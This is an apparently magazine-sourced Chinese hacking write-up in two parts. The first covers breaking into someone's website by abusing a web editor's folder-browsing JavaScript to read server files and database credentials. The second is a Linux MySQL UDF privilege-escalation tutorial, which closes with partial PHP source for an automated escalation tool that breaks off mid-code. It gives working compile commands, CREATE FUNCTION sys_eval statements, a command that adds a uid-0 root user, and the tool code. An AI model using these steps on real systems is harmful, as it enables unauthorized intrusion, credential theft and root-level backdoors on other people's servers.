


图 1

这个编辑器功能很强大，看能不能找到其他可以利用的地方，习惯性 f 查看源码。看到一段 JavaScript，目测有猫腻。

```
<tr onMouseOver="menumouseover(this)"
onMouseOut="menumouseout(this)">
<td><input name="selFolder" type="checkbox"
id="selFolder" value="D:\website9\www.xxx.com\UpFile\1" ">
<a href="javascript:transferFolder('/UpFile/1');">
<img src="dir.gif" width="17" height="14" border="0"
align="absmiddle">1</a>
```

这个是单击图1中的文件夹的 js 源码，爆出绝对路径，可能有用，然后又看到一个强大的 j。

经过测试，transferFolder()这个函数是编辑器中的文件夹 js 向服务端发送需要浏览的文件夹，然后 asp 服务器返回传回文件夹的文件列表，以浏览文件。

```
//改变当前文件夹
function transferFolder(f)
{
    document.formList.fder.value=f
    document.formList.submit();
}
```

看 transferFolder 函数源码，发现每个载入浏览器的 HTML 文档都会成为 Document 对象，使我们可以从脚本中对 HTML 页面中的所有元素进行访问。把传入的文件夹赋值给 Document.formList，用来操作 formList 表单。而 formList 和 fder 为何物呢？

```
<form  margin-bottom: 0; overflow:auto;"
name="formList" method="post" action="">
<input name="rootFder" type="hidden" id="rootFder"
value="/UpFile">
<input name="fder" type="hidden" id="fder"
value="/UpFile">
```

目测 fromList 是浏览文件的表单，fder 则是需要浏览的文件夹，由 transferFolder 函数赋值，测试一下这个函数是否可以传入任意浏览服务端文件夹。由于需要经常改代码，换了个 opera 浏览器，原来的 transferFolder 参数如下。

```
transferFolder('/UpFile/1');
```

传入 transferFolder('/Utility/Upload

File')；（这个目录绝对存在），猛烈地单击，但什么都没有，欲罢而不能，继续目测之。

```
<input name="rootFder" type="hidden" id="rootFder" value="/UpFile">
<input name="fder" type="hidden" id="fder" value="/UpFile">
```

rootFder 是根目录，而 fder 是当前目录，这里需要人工修改，遂把/UpFile 改为/Utility，如图 2 所示。

```
</table>
<form style="margin-top: 0; margin-bottom: 0" name="formList" method="post" action="">
<input name="rootFder" type="hidden" id="rootFder" value="/Utility">
<input name="fder" type="hidden" id="fder" value="/Utility">
<input name="post" type="hidden" id="post">
```

图 2

改写后如图 3 所示。

```
der" type="checkbox" id="selFolder" value="G:\Syste
transferFolder('/Utility/UploadFile');">
vidth="17" height="14" border="0" align="absmiddle"
------------->
Folder style="display:none">
```

图 3

再次猛烈单击，奇迹般地出现了，如图 4 所示。




图 4

无比激动！这个函数果然有鬼，接下来就是扩大战果。

JS 函数利用

先整理一下思路，如图 5 所示，编辑器可以重命名，通过 transferFolder 函数可以遍历整个网站目录文件，如果有权限还可以下载服务端的文件（有权限重命名）。搞清此套程序的目录结构，如果是数据库 Access 直接下载数据文件，进后台再说，是 SQL Server 的话，看 1433 能不能利用。




图 5

为了搞清此套系统的目录结构，我找到一个和这个系统相似的其他网站的 Webshell，如图 6 所示。




图 6

在 System\Config.asp 中找到其配置，如图 7 所示。



图 7

看到图 7，我很欣慰，回到安全监测的那个站，通过 transferFolder() 函数找到 Config.asp，如图 8 所示。




图 8

果断改为 txt，直接访问，如图 9 所示。

```
const SQLDBIP="."
const SQLUID="sa"
const SQLPWD="web***&RT^^"
const SQLDataBase="[redacted]"
const DBBackupPath="/databak"          '数据库备份路径
```

图 9

接下来就是传说中的1433 端口提权，毫无亮点，


安全监测完成。

总结

这个程序有多处致命漏洞，包括 fck 编辑器和以前的老漏洞，还有本文的 js 函数服务端缺乏验证，导致任意文件可下载、查看（有的无权限），网上使用的众多。程序员除了需要关注 SQL、编辑器等服务端的代码安全，也需要关注像 JavaScript 这样的前端语言，因为用户随意查看和修改前端的源码，这个更加危险！

笔者能力有限，文中难免有纰漏，万望海涵。

Linux 下的 MySQL 提权



这次给大家带来的是 Linux 下的 MySQL 提权。相信在 Windows 下的提权大家都了解了，当然随着 MySQL 版本的提高，在 Windows 下的提权条件也变得越来越苛刻。比如在 5.0 以上版本，必须放在系统目录，而且在用 Create Function sys_exec returns string soname 'lib_mysqludf_sys.dll'命令的时候，不能带 dll 的绝对路径，要直接跟 dll 文件名。我们可以把 dll 放在 system 或者 win 目录下，直接用 dll 名字就可以。而到了 5.1 版本开始必须把 udf.dll 文件放到 MySQL 安装目录下的 lib/plugin 文件夹下才能创建自定义函数，并且该目录默认是没有的，需要我们的 shell 有权限去建立。OK，简单回顾了 Windows 下的 MySQL 提权，下面进入正题。这次说的是 Linux 下的提权，使用的同样是 Create Function 命令，也是通过上传文件的方法提权。不过 Linux 下的提权和 Windows 下略有不同，下面我会慢慢细说。

让我想研究一下 Linux 下 MySQL 提权的起因是我在某论坛上看到了一个帖子，写的就是关于 MySQL 提权的，但是楼主只放出了工具，并没有说怎么使用，我在追问楼主后也没得到一个满意的答案，所以决定自己动手试试。为了方便，我直接使用的是 BT5，MySQL 的版本是 MySQL 5.1.41。我们首先打开 MySQL，选择 mysql start 即可。接着打开 apache，直接在终端输入 /etc/init.d/apache2 restart，显示* Restarting web server apache2，说明开启成功。默认的 Web 路径：/var/www/。为了方便测试，我直接上传个 phpspy 来操作，在 mysql manager 下输入账号 root 和密码 toor。好了，准备工作到此结束，我们打开第一个提权工具，其中写出了编译的命令：① gcc -g -c raptor_udf2.c 。② gcc -g -shared -W1,-soname,raptor_udf.so -o raptor_udf.so raptor_udf.o -lc。我们直接把工具放到 BT5 中，执行上述命令，就会生成文件 raptor_udf.so，我们将文件放到“/usr/lib/mysql/plugin/”里面即可，下面就是在 webshell 里面执行 create function do_system returns integer soname 'raptor_udf.so'，返回错误“Error : Can't find symbol 'do_system_init' in library”，看来是失败了。通过查看我发现，这个文件有个版本的限制，显示的是 Tested on MySQL 4.0.17，然后我就百度了下，查到了如下内容：“Marco Ivaldi 几年前曾经发表过一个

raptor_udf2.c，演示了如何利用 MySql udf 入侵系统，但是这个 mysql udf 也演示了一个调用系统命令的方式。但是这一插件目前已经不能兼容 mysql 5.0+，主要是不符合新的 MySQL udf 的规范了，并且没有返回结果。”看来的确是版本问题。文章同样给出了一个新的 udf 包，我们直接下载后打开，会发现有好几个文件，直接看 install.sh，内容如下：

```
LIBDIR=/usr/lib
install:
    gcc -Wall -I/usr/include/mysql -I. -shared
lib_mysqludf_sys.c -o $(LIBDIR)/lib_mysqludf_sys.so
```

我们可以直接通过 make 命令，这样就直接生成了文件，并且放在了/usr/lib 目录下。然后我们执行命令 CREATE FUNCTION lib_mysqludf_sys_info RETURNS string SONAME 'lib_mysqludf_sys.so';依旧显示错误。根据提示，应该是需要放到“/usr/lib/mysql/plugin”下，我们把文件复制过去，再次执行命令。这次就执行成功了，但这个 udf 不止这么一个函数，我们继续执行：

```
CREATE FUNCTION sys_get RETURNS string
SONAME 'lib_mysqludf_sys.so';
CREATE FUNCTION sys_set RETURNS int SONAME
'lib_mysqludf_sys.so';
CREATE FUNCTION sys_exec RETURNS int SONAME
'lib_mysqludf_sys.so';
CREATE FUNCTION sys_eval RETURNS string
SONAME 'lib_mysqludf_sys.so';
```

到此，几个函数都成功建立了，其中我们比较常用的是 sys_eval。当然我们可以先查看一下函数的建立情况，命令如下：

```
select * from mysql.func;
```

从执行结果可以看到我们建立的函数已经显示在其中了，接下来就是利用了，这里我们使用 sys_eval 即可，具体的命令如下：

```
SELECT sys_eval('id');
```

OK，现在已经是 root 权限了，我们再执行一下添加用户的命令：

```
SELECT sys_eval('useradd -u 0 -o -g root -G root -d
/home/user1 user1')
```

执行成功了，我们可以使用命令 passwd user1 给已创建的用户 user1 设置密码，这时候用户已经被加到了 root 组。OK，到此基本用法已经介绍完毕了，但是有个缺陷，就是需要我们自己上传文件到指定目录，然后还要执行几个 SQL 命令，这样对以后的使用会带来很多的麻烦。我们是否可以像 Windows 下提权工具一样，写出一个自己的工具呢？

这里我以 Linux 写的 Windows 下的 MySQL 提权工具为模板，写了一个自己的工具，下面就贴出代码，并做一个基本的解释。

```
<?
extract($_POST);
extract($_GET);
$action="mysql";
$mysql_hostname=$mysql_hostname?$mysql_hostname:"127.0.0.1";//检测提交的$mysql_hostname，如果没设置的话，传入参数 127.0.0.1
$mysql_username=$mysql_username?$mysql_username:"root";//同样，传入参数 root
$post_sql=$post_sql?$post_sql:"SELECT sys_eval('id')";//传入默认参数
$mysql_dbname=$mysql_dbname?$mysql_dbname:"mysql";//数据库名，默认为 mysql
if($install){//这里主要是把文件导入到指定的目录
    $link = mysql_connect
($mysql_hostname,$mysql_username,$mysql_passwd) or
die(mysql_error());//连接 MySQL 数据库
    mysql_select_db($mysql_dbname,$link) or
die(mysql_error());
    @mysql_query("DROP TABLE udf_temp", $link);//这里，如果表 udf_temp 存在的话，直接删除
    //@mysql_query("drop function state", $link);
    $query="CREATE TABLE udf_temp (udf BLOB);";//创建表
    if(!($result=mysql_query($query, $link)))//如果出现错误，显示错误提示
        die('错误：创建临时表 udf_temp 出错。'.mysql_error());
    else
    {
        $code=get_code();
        $query="INSERT into udf_temp(udf) values
(CONVERT($code,CHAR));";//插入数据
        if(!mysql_query($query, $link))
        {
            //mysql_query('DROP TABLE udf_temp',
$link) or die(mysql_error());
            die('错误：插入 DLL 数据出错。'.mysql_error());
        }
        else
        {
            $dllname="lib_mysqludf_sys.so";
            if(file_exists("/usr/lib/"))
$dir="/usr/lib/lib_mysqludf_sys.so";
            elseif(file_exists("/usr/lib/"))
$dir="/usr/lib/lib_mysqludf_sys.so"; //把文件导入到指定文件夹
            $query="SELECT udf FROM udf_temp INTO
DUMPFILE '".$dir."';" ;//似乎必须导入到这个文件夹，但需要有权限
            //echo $query;
            if(!mysql_query($query, $link))
            {
```

```
                //mysql_query('DROP TABLE
udf_temp', $link) or die(mysql_error());
                die("导出 DLL 文件出错：可能无权限
或者 $dir 已经存在。".mysql_error());
            }
            else
            {
                echo 'DLL 已成功的导出到'.$dir.'<br>';
            }
        }
        mysql_query('DROP TABLE udf_temp', $link) or
die(mysql_error());
        $result=mysql_query("DROP FUNCTION IF
EXISTS lib_mysqludf_sys_info;", $link) or die(mysql_error());
        $result=mysql_query("DROP FUNCTION IF
EXISTS sys_get;", $link) or die(mysql_error());
        $result=mysql_query("DROP FUNCTION IF
EXISTS sys_set;", $link) or die(mysql_error());
        $result=mysql_query("DROP FUNCTION IF
EXISTS sys_exec;", $link) or die(mysql_error());
        $result=mysql_query("DROP FUNCTION IF
EXISTS sys_eval;", $link) or die(mysql_error());
        $result=mysql_query("CREATE FUNCTION
lib_mysqludf_sys_info RETURNS string SONAME
'lib_mysqludf_sys.so';", $link) or die(mysql_error());
        $result=mysql_query("CREATE FUNCTION
sys_get RETURNS string SONAME 'lib_mysqludf_sys.so';",
$link) or die(mysql_error());
        $result=mysql_query("CREATE FUNCTION
sys_set RETURNS int SONAME 'lib_mysqludf_sys.so';",
$link) or die(mysql_error());
        $result=mysql_query("CREATE FUNCTION
sys_exec RETURNS int SONAME 'lib_mysqludf_sys.so';",
$link) or die(mysql_error());
